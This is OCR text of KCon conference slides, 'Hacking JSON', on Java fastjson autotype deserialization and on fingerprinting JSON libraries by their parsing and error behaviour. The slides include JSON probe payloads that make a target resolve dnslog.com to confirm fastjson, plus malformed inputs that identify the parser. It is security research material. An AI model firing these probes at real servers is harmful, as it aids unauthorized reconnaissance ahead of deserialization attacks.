KCon

Hacking JSON

浅蓝

+1 进阶，
护航未来

KCon

+1

浅蓝（白新宇），独立安全研究员。

b1ue.cn

@浅蓝_Blu3r

公众号 @secfile

@Blu3r

@iSafeBlue

CONTENTS
目录

1 JSON 介绍

2 tricks

3 JSON 反序列化

4 Gadgets

fastjson 介绍

fastjson 在 GitHub 上有着 24.9K+ 的 star，是一个深受 Java 开发者欢迎的开源 JSON 解析器，它可以解析JSON格式的字符串，支持将Java Bean转为JSON字符串，也可以从JSON字符串反序列化到JavaBean，或是将字符串解析为 JSON 对象 。

JSON to Bean

JSON 要转为 JavaBean 通常必须开启 autotype，而 autotype 默认情况下是关闭状态，所以不能够在未开启的情况下去反序列化指定的类。

```
JSON = {"@type":"fastjson.SimpleBean","var":"foo"}
```

```
ParserConfig.getGlobalInstance().setAutoTypeSupport(true);
```

AutoType 默认关闭


```
public class SimpleBean {
    private String var;
    public String getVar() {
        return var;
    }
    public void setVar(String var) {
        this.var = var;
    }
}
```

```
(SimpleBean) JSON.parse(json);

JSON.parseObject(json,SimpleBean.class);

JSON.parseObject(json).toJavaObject(SimpleBean.class);
```

=

```
SimpleBean bean = new SimpleBean();

bean.setVar("foo");
```

JSON 解析流程



JSON.parse('{"@type":"fastjson.SimpleBean","var":"foo"}')

checkAutoType(String typeName,Class expectClass,int features)

pass

reject

class whitelist mappings
class use @JSONType
enable autotype
class extends expectClass

enable safeMode
class not found
class blacklist
非继承自期望类
其他

exit

JavaBeanDeserializer MiscCodec
ThrowableDeserializer MapDeserializer ...

ObjectDeserializer getDeserializer(Type type)

T deserialze(...)

JavaBean 实例化机制


构造方法

- 优先选无参构造
- 没有无参构造会选取唯一的构造方法
- 如有多个构造方法，优先选参数最多的public构造方法
- 如参数最多的构造方法有多个则随机选取一个构造方法。
- 如果被实例化的是静态内部类，也可以忽视修饰符
- 如果被实例化的是非public类，构造方法里的的参数类型仍然可以进一步反序列化


setter

- Field是public时可以不用setter方法
- 其它需要public的setter方法。


{"@type":"SimpleBean" ...}



```
public class SimpleBean {
  private String var1;
  public SimpleBean(){}
  public void setVar(String var1) {
    this.var1 = var1;
  }
}
```



```
public class SimpleBean {
  public SimpleBean(String var1,
String var2){...}
  public SimpleBean(String var1,
String var2,String var3)
  {...}
}
```



```
public class SimpleBean {
  public SimpleBean(String var1,String
var2){...}
  public SimpleBean(String var1,String
var2){...}
 }
```

tricks

鉴别JSON库

探测版本

探测环境

WAF 绕过

DNSLog 鉴别 fastjson

```
{"@type":"java.net.InetSocketAddress"{"address":,"val":"dnslog.com"}}

{{"@type":"java.net.URL","val":"http://dnslog.com"}:"a"}
```

DNS
dnslog.com

根据解析变化判断

```
{"a":new a(1),"b":x'11',/**/"c":Set[{}{}],"d":"\u0000\x00"}
```

⬇

```
{"a":1,"b":"EQ==","c":[{}],"d":"\u0000\u0000"}
```

```
{"ext":"blue","name":{"$ref":"$.ext"}}
```

⬇

```
{"ext":"blue","name":"blue"}
```

根据响应状态判断


```
{"@type":"whatever"}
```

```
com.alibaba.fastjson.JSONException: autoType is not support.
whatever
```

KCon

+1

org.json




```
JSONObject jsonObject = new JSONObject("{a:'\r'}");
```

org.json.JSONException: Unterminated string at 5 [character 0 line 2]

{a:b} ➡ {"a":"b"}

gson




```
str = #\r\n{a:1.111111111111111111111111111111111111}
new Gson().fromJson(str, Object.class);
```

➡ {"a":1.1111111111111112}

KCon

+1

jackson

